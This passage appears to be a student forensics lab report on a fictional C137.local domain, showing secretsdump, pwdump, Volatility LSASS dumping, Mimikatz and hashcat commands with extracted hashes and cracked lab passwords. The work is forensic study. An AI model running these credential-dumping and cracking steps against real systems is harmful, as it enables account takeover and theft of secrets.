C137.local\summersmith:aes256-cts-hmac-sha1-96:38060a9e953e8dde6e991b5d5e72e566c8a652c195b0e88d9c81e26d05ee1ce5
C137.local\summersmith:aes128-cts-hmac-sha1-96:88851e24f50c80026e2e1578a2a3d3802
C137.local\ricksanchez:des-cbc-md5:23d09e3b73fb0f4
C137.local\ricksanchez:aes256-cts-hmac-sha1-96:08bc14d8f59e1ceadd0079303cd1bc434ed61d6a4895f71073662ff24eb8e4dd
C137.local\ricksanchez:aes128-cts-hmac-sha1-96:0c428543d20db44c45cbf6948b4cf5d4
C137.local\ricksanchez:des-cbc-md5:cdf891a75889f107
C137.local\mortysmith:aes256-cts-hmac-sha1-96:eee5442baa6535d2580ac694ac6c0cbe3a65f137ba3ace39a18cba58a160ce73c
C137.local\mortysmith:aes128-cts-hmac-sha1-96:697ece25fd3cffba24d82ab9789596c
C137.local\mortysmith:des-cbc-md5:3280f79b131aea4c
C137.local\bethsmith:aes256-cts-hmac-sha1-96:1e98c29b4ba43d21d200bd1802ff5109c0549621931e2f3af0c0809099405b88
C137.local\bethsmith:aes128-cts-hmac-sha1-96:ea3285637fe5bb216bcd5cd0cfbc6663
C137.local\bethsmith:des-cbc-md5:151f891ff4cb6b4f
C137.local\birdman:aes256-cts-hmac-sha1-96:f20039a71fad3a9a0a374c09e55f1d1bed1600c2329fee84aada8a502d903023
C137.local\birdman:aes128-cts-hmac-sha1-96:6e6507f6ac1b4ec9c23e65d1528ec92ec1
C137.local\birdman:des-cbc-md5:2f4068527aeaf8b5
DESKTOP-SDN1RPT$:aes256-cts-hmac-sha1-96:424f9a36c72c7bec7a2f708211led818c375e8945e6fcfc9bc599b6587fb1b3ea
DESKTOP-SDN1RPT$:aes128-cts-hmac-sha1-96:14122a1520d70f1dc6fccbf8aee330b0
DESKTOP-SDN1RPT$:des-cbc-md5:6d20ad583729b03e
[*] Cleaning up ...

```

Using the extracted ntds.dit file along with the corresponding cleaned SYSTEM hive, I ran Impacket's secretsdump utility to recover the domain's credential data. The output revealed a full list of domain users and their corresponding NTLM password hashes, including privileged accounts like Administrator, CITADEL-DC01\$, and numerous user accounts such as jerrysmith, ricksmith, and bethsmith. In addition to NTLM hashes, the tool also extracted Kerberos keys, including AES and DES keys, which could be leveraged for offline cracking or Pass-the-Hash/Kerberos ticket attacks.

```

sarjounradiyeh@kali: /usr/share/creddump]
└─$ python pwdump.py "/mnt/hgfs/Case/DC Triage/F/Windows/System32/config/SYSTEM_clean" "/mnt/hgfs/Case/DC Triage/F/Windows/System32/config/SAM"
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b534a6e8c87b5a037a189c6f3159571:::
Admin:1001:aad3b435b51404eeaad3b435b51404ee:40739aa18503c6fcfc7e9d434af2361:::

```

Using the SAM and SYSTEM registry hives, pwdump.py was used to extract local user account hashes from both the Domain Controller and the Desktop machine. On the DC, only the default Administrator and Guest accounts were found. On the Desktop, in addition to Administrator and Guest, the dump revealed three more accounts: DefaultAccount, WDAGUtilityAccount, and a manually created Admin account with RID 1001.

```
SarjounRadiyeh~D:\DFIR Tools\RegRipper\RegRipper3.0>rip.exe -r "D:\Case\DC Triage\F\Windows\System32\config\SOFTWARE_clean" -p profilelist
Launching profilelist v.20200518
profilelist v.20200518
(Software) Get content of ProfileList key

Microsoft\Windows NT\CurrentVersion\ProfileList

Path      : %systemroot%\system32\config\systemprofile
SID       : S-1-5-18
LastWrite : 2020-09-17 17:56:13Z


Path      : C:\Windows\ServiceProfiles\LocalService
SID       : S-1-5-19
LastWrite : 2020-09-17 17:56:13Z

Path      : C:\Windows\ServiceProfiles\NetworkService
SID       : S-1-5-20
LastWrite : 2020-09-17 17:56:13Z

Path      : C:\Users\Administrator
SID       : S-1-5-21-2232410529-1445159330-2725690660-500
LastWrite : 2020-09-19 04:36:03Z

Domain Accounts

SarjounRadiyeh~D:\DFIR Tools\RegRipper\RegRipper3.0>
```



On the Domain Controller, using RegRipper's profilelist plugin, the ProfileList registry key shows that the Administrator account had a profile on the system, confirming it was logged in. Additionally, standard system accounts like LocalService, NetworkService, and SystemProfile are also listed. File system evidence from the Users directory further supports that only the Administrator and Default (template) profiles were created or used. The presence of the Administrator profile, combined with the absence of other user profiles, indicates that only the built-in admin account was used to interact with the system.

```

SarjounRadiyeh~D:\DFIR Tools\RegRipper\RegRipper3.0>rip.exe -r "D:\Case\Desktop Triage\G\Windows\System32\config\SOFTWARE_clean" -p profilelist
Launching profilelist v.20200518
profilelist v.20200518
(Software) Get content of ProfileList key

Microsoft\Windows NT\CurrentVersion\ProfileList

Path      : %systemroot%\system32\config\systemprofile
SID       : S-1-5-18
LastWrite : 2019-12-07 09:17:27Z

Path      : %systemroot%\ServiceProfiles\LocalService
SID       : S-1-5-19
LastWrite : 2019-12-07 09:17:27Z

Path      : %systemroot%\ServiceProfiles\NetworkService
SID       : S-1-5-20
LastWrite : 2019-12-07 09:17:27Z

Path      : C:\Users\ricksanchez
SID       : S-1-5-21-2232410529-1445159330-2725690660-1106
LastWrite : 2020-09-19 05:08:15Z

Path      : C:\Users\mortysmith
SID       : S-1-5-21-2232410529-1445159330-2725690660-1108
LastWrite : 2020-09-18 23:10:07Z

Path      : C:\Users\Administrator
SID       : S-1-5-21-2232410529-1445159330-2725690660-500
LastWrite : 2020-09-19 03:52:13Z

Path      : C:\Users\Admin
SID       : S-1-5-21-41211245-796119838-3940169921-1001
LastWrite : 2020-09-19 03:17:00Z

Domain Accounts

SarjounRadiyeh~D:\DFIR Tools\RegRipper\RegRipper3.0>

```

Name	Date modified	Type	Size
Admin	28/04/2025 8:21 PM	File folder	
Administrator	28/04/2025 8:21 PM	File folder	
Default	28/04/2025 8:21 PM	File folder	
mortysmith	28/04/2025 8:21 PM	File folder	
ricksanchez	28/04/2025 8:21 PM	File folder	

█ Command Prompt X

SarjounRadiyeh~C:\Users>

On the Desktop, the registry hive and file system analysis show that the following user profiles had logged in: Admin, Administrator, mortysmith, and ricksanchez. A Default profile is also present, though it is a standard Windows template and not indicative of a real user. Each of these user directories appears under C:\Users\ and is also reflected in the SOFTWARE hive's ProfileList keys, confirming interactive or service logins.

Using the Isadump plugin in Volatility, we successfully extracted plaintext credentials directly from memory. Among the entries, the DefaultPassword field revealed the value ROOT#123*, indicating that the system's auto-logon feature was configured with this password. No additional plaintext secrets were recovered; the remaining entries, such as NL\$KM, are internal LSA keys used for Windows authentication mechanisms, not directly linked to user accounts.

```
SarjounRadyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>volatility3 -f DESKTOP.mem windows.lsadump
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
Key      Secret   Hex
WARNING volatility3.plugins.windows.lsadump: Unable to find bootkey
```

Running lsadump against the DESKTOP memory image produced no results. Volatility issued a warning stating it was "Unable to find bootkey," which means the plugin could not extract the necessary decryption key from memory to parse LSA secrets. As a result, no plaintext passwords or credential artifacts were recovered from this image.

Volatility 3 Framework 2.11.0												
Progress: 100.00 PDB scanning finished												
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output		
4	0	System	0xe00005f273040	98	-	N/A	False	2020-09-19 01:22:38.000000 UTC	N/A	Disabled		
204	4	smss.exe	0xe000060354900	2	-	N/A	False	2020-09-19 01:22:38.000000 UTC	N/A	Disabled		
324	316	csrss.exe	0xe0000602c2080	8	-	0	False	2020-09-19 01:22:39.000000 UTC	N/A	Disabled		
404	316	wininit.exe	0xe0000602c900	1	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled		
412	396	csrss.exe	0xe0000602c1900	10	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled		
452	404	services.exe	0xe000060c11080	5	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled		
460	404	lsass.exe	0xe000060c0e080	31	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled		
492	396	winlogon.exe	0xe000060c2a080	4	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled		
640	452	svchost.exe	0xe000060c84900	8	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled		
684	452	svchost.exe	0xe000060c9a700	6	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled		

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.pslist --pid 460 --dump
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID      PPID     ImageFileName   Offset(V)  Threads Handles SessionId    Wow64   CreateTime        ExitTime       File output
460      404      lsass.exe      0xe000060c0e080 31      -      0      False   2020-09-19 01:22:40.000000 UTC  N/A      460.lsass.exe.0x7ff748ba0000.dmp

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>
```

```


SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>volatility3 -f DESKTOP.mem windows.pslist
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID    PPID   ImageFileName  Offset(V)  Threads Handles SessionId      Wow64  CreateTime        ExitTime       File output
4      0      System     0xbe8e71087040 151   -      N/A    False   2020-09-19 01:24:07.000000 UTC  N/A    Disabled
92     4      Registry   0xbe8e710a6080 4      -      N/A    False   2020-09-19 01:24:04.000000 UTC  N/A    Disabled
312    4      smss.exe   0xbe8e71d6d040 2      -      N/A    False   2020-09-19 01:24:07.000000 UTC  N/A    Disabled
424    416    csrss.exe   0xbe8e74467140 10     -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    Disabled
560    416    wininit.exe 0xbe8e74519080 1      -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    Disabled
616    500    services.exe 0xbe8e74575080 7      -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    Disabled
656    500    lsass.exe   0xbe8e74fab080 11     -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    Disabled
764    616    svchost.exe 0xbe8e7560d240 28     -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    Disabled
784    500    fontdryhost.ex 0xbe8e75611180 5      -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    Disabled
884    616    svchost.exe 0xbe8e75648240 17     -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    Disabled
448    616    svchost.exe 0xbe8e75739240 63     -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    Disabled

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>volatility3 -f DESKTOP.mem windows.pslist --pid 656 --dump
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID    PPID   ImageFileName  Offset(V)  Threads Handles SessionId      Wow64  CreateTime        ExitTime       File output
656    500    lsass.exe   0xbe8e74fab080 11     -      0      False   2020-09-19 01:24:08.000000 UTC  N/A    656.lsass.exe.0x7ff798bf0000.dmp

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>

```

The lsass process (Local Security Authority Subsystem Service) was successfully identified and dumped from memory on both the DC and Desktop systems. Using the windows.pslist plugin with Volatility, the lsass.exe process was located under PID 460 on the DC and PID 656 on the Desktop. Each was then dumped using the --pid flag and the --dump option, resulting in the respective memory dumps: 460.lsass.exe.0x7ff748ba0000.dmp for the DC and 656.lsass.exe.0x7ff798bf0000.dmp for the Desktop. These dumps can later be analyzed using Mimikatz to extract credentials and other security-related information residing in memory.



```
SarjounRadiyeh~C:\Users\IEUser\Desktop>mimikatz.exe
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # privilege::debug
```

```
Privilege '20' OK
```

```
mimikatz # sekurlsa::minidump 460.lsass.exe.0x7ff748ba0000.dmp
Switch to MINIDUMP : '460.lsass.exe.0x7ff748ba0000.dmp'
```

```
mimikatz # sekurlsa::logonPasswords
```

```
Opening : '460.lsass.exe.0x7ff748ba0000.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Memory opening
```

```
SarjounRadiyeh~C:\Users\IEUser\Desktop>mimikatz.exe
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # sekurlsa::minidump 656.lsass.exe.0x7ff798bf0000.dmp
Switch to MINIDUMP : '656.lsass.exe.0x7ff798bf0000.dmp'
```

```
mimikatz # sekurlsa::logonPasswords
```

```
Opening : '656.lsass.exe.0x7ff798bf0000.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Memory opening
```

The LSASS memory from both systems was dumped and moved to a Windows analysis VM for Mimikatz. Unfortunately, Mimikatz failed to parse both dumps, returning ERROR kuhl_m_sekurlsa_acquireLSA ; Memory opening for each attempt. This indicates the memory dumps might be corrupted, incomplete, or incompatible with Mimikatz due to environment or dump format issues.

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>strings -a DESKTOP.mem | findstr /I "password passwd pwd pass secret login  
ential passphrase"  
GetSecretAgreementInterface  
QueryCredentialsAttributesExW  
/ENC/cmd=Login=727b219497204cedb  
FLAG_RENDER_PASSWORD  
ShipAssert  
DownloadHandlerAssetBundle_Get_Custom_PropAssetBundle  
AssetBundleRequest_Get_Custom_PropAsset  
AssetBundleCreateRequest_Get_Custom_PropAssetBundle  
Compass_Get_Custom_PropEnabled  
GetSecretAgreementInterface  
BCryptDestroySecret  
BCryptSecretAgreement  
OKMSBypass.G  
*Login  
!Qpass.FP  
UACBypassExp.P  
You've downloaded Groove Music Pass songs on the maximum allowed devices. To play or download songs here, go to Settings, Manage my devices.  
passwords.txt  
LogUploader2::GetLastActiveLogInformation  
LogUploader2::GetLastActiveLogInformation  
enableSinglePassScalingOfDpiForms  
npassword  
FWIcfAuthBypassServicesDestroy  
FWIcfAuthBypassSubNetsDestroy  
ry:IEPassView
```

A manual strings search on the Desktop memory image was conducted using common password-related keywords (password, passwd, pwd, pass, secret, login). While several hits were detected, including terms like passwords.txt, FLAG_RENDER_PASSWORD, and fragments such as IEPassView, none of the results revealed any usable credentials in plaintext. No definitive login credentials or user passwords could be recovered through this method.

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username domainhashesdfir.txt rockyou.txt  
hashcat (v6.2.6) starting  
  
Successfully initialized the NVIDIA main driver CUDA runtime library.  
  
Failed to initialize NVIDIA RTC library.  
  
* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.  
    CUDA SDK Toolkit required for proper device support and utilization.  
    Falling back to OpenCL runtime.  
  
* Device #1: WARNING! Kernel exec timeout is not disabled.  
    This may cause "CL_OUT_OF_RESOURCES" or related errors.  
    To disable the timeout, see: https://hashcat.net/q/timeoutpatch  
nvmlDeviceGetFanSpeed(): Not Supported  
  
OpenCL API (OpenCL 3.0 CUDA 12.9.40) - Platform #1 [NVIDIA Corporation]  
=====  
* Device #1: NVIDIA GeForce RTX 3070 Laptop GPU, 8064/8191 MB (2047 MB allocatable), 40MCU  
  
OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]  
=====  
* Device #2: Intel(R) UHD Graphics, 8064/16232 MB (2047 MB allocatable), 64MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
  
Hashes: 11 digests; 11 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Optimizers applied:  
* Zero-Byte  
* Early-Skip  
* Not-Salted  
* Not-Iterated  
* Single-Salt  
* Raw-Hash  
  
ATTENTION! Pure (unoptimized) backend kernels selected.
```

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username domainhashesdfir.txt --show
Administrator:10e63d3f2c9924bae49241cff847e405:)&Denver89
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
C137.local\jerrysmith:bc51f858ccacc9db408c0ba511d5d639:!BETHEYBOO12!
C137.local\mortysmith:dc8b282b8f4e1dd3c5f95fd491ff6d8d:Jessica@1
C137.local\bethsmith:b9cc9177094af2e17b413a0cbf63fac2:RedWine1!
C137.local\birdman:944055b77ebe7d6fd80f24b5fce634fb:(dimension5150)

SarjounRadiyeh~D:\DFIR Tools\HashCat>
```

Using Hashcat with the rockyou.txt and several other comprehensive wordlists, we were able to successfully crack a number of password hashes. However, not all hashes were successfully cracked. The Administrator account was found to use the password)&Denver89, while the Guest account had no associated password. For the domain users, jerrysmith used !BETHEYBOO12!, mortysmith had the password Jessica@1, bethsmith used RedWine1!, and birdman had the password (dimension5150).

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username dhashesdfir.txt rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
  CUDA SDK Toolkit required for proper device support and utilization.
  Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.9.40) - Platform #1 [NVIDIA Corporation]
=====
* Device #1: NVIDIA GeForce RTX 3070 Laptop GPU, 8064/8191 MB (2047 MB allocatable), 40MCU

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: Intel(R) UHD Graphics, 8064/16232 MB (2047 MB allocatable), 64MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username dhashesdfir.txt --show
Administrator:f56a8399599f1be040128b1dd9623c29:P@$$w0rd
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
```

From the local SAM and SYSTEM hives on the Domain Controller, the built-in Administrator account's NTLM hash was successfully cracked, revealing the password P@\$\$w0rd. This indicates that the local admin account on the DC used a weak and commonly guessed password, posing a significant security risk if reused or exposed to external access.

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username desktophashesdfir.txt rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
  CUDA SDK Toolkit required for proper device support and utilization.
  Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.9.40) - Platform #1 [NVIDIA Corporation]
=====
* Device #1: NVIDIA GeForce RTX 3070 Laptop GPU, 8064/8191 MB (2047 MB allocatable), 40MCU

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: Intel(R) UHD Graphics, 8064/16232 MB (2047 MB allocatable), 64MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username desktophashesdfir.txt --show
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0:
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
DefaultAccount:31d6cfe0d16ae931b73c59d7e0c089c0:
Admin:40739aa18503c6fcf8c7e9d434af2361:P@$$w0rd1
```

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>
```

From the Desktop's local SAM and SYSTEM hives, the custom Admin account's NTLM hash was cracked, revealing the password P@\$\$w0rd1. This password is a slight variation of a common weak credential, highlighting poor password hygiene and potential vulnerability to brute-force or dictionary attacks.

Summary

1. What user accounts exist on the system both Windows server and the domain-joined machine?

The following domain and local accounts were recovered through NTDS.dit and SAM hive analysis:

- Domain Accounts (DC):
 - Administrator, Guest, CITADEL-DC01\$, krbtgt, jerrysmith, summersmith, ricksanchez, mortysmith, bethsmith, birdman, DESKTOP-SDN1RPT\$
- Local Accounts (DC):
 - Administrator, Guest
- Local Accounts (Desktop):
 - Administrator, Guest, DefaultAccount, WDAGUtilityAccount, Admin

2. Which users logged into the DC (Domain Controller)?

The only user profile that logged into the DC was Administrator. The Default profile was also present, but this is a system template and not associated with an actual login.

3. Which users logged into the Desktop machine?

The following users logged into the Desktop system: Admin, Administrator, mortysmith, and ricksanchez. The Default profile also exists, but it is not tied to an active user session.

4. Can you recover any plaintext passwords from memory?

No plaintext user passwords were recovered from memory. Attempts using lsadump, strings, and Mimikatz were unsuccessful. The only credential retrieved was an auto-logon password (ROOT#123*) from the DefaultPassword field, but no local or domain account was found to use this password.

5. Can you extract SAM hashes and crack them?

Yes. Password hashes were successfully extracted and cracked using Hashcat:


- Domain Accounts Cracked:
 - Administrator:)&Denver89
 - jerrysmith: !BETHEYBOO12!
 - mortysmith: Jessica@1
 - bethsmith: RedWine1!
 - birdman: (dimension5150)
- DC Local Account Cracked:
 - Administrator: P@\$\$w0rd
- Desktop Local Account Cracked:
 - Admin: P@\$\$w0rd1

7. Are the passwords reused across systems?

Not exactly, but there is a notable similarity. The Administrator account on the DC uses P@\$\$w0rd, while the Admin account on the Desktop uses P@\$\$w0rd1. This pattern suggests weak password practices and likely reuse variations, which reduce overall security posture.

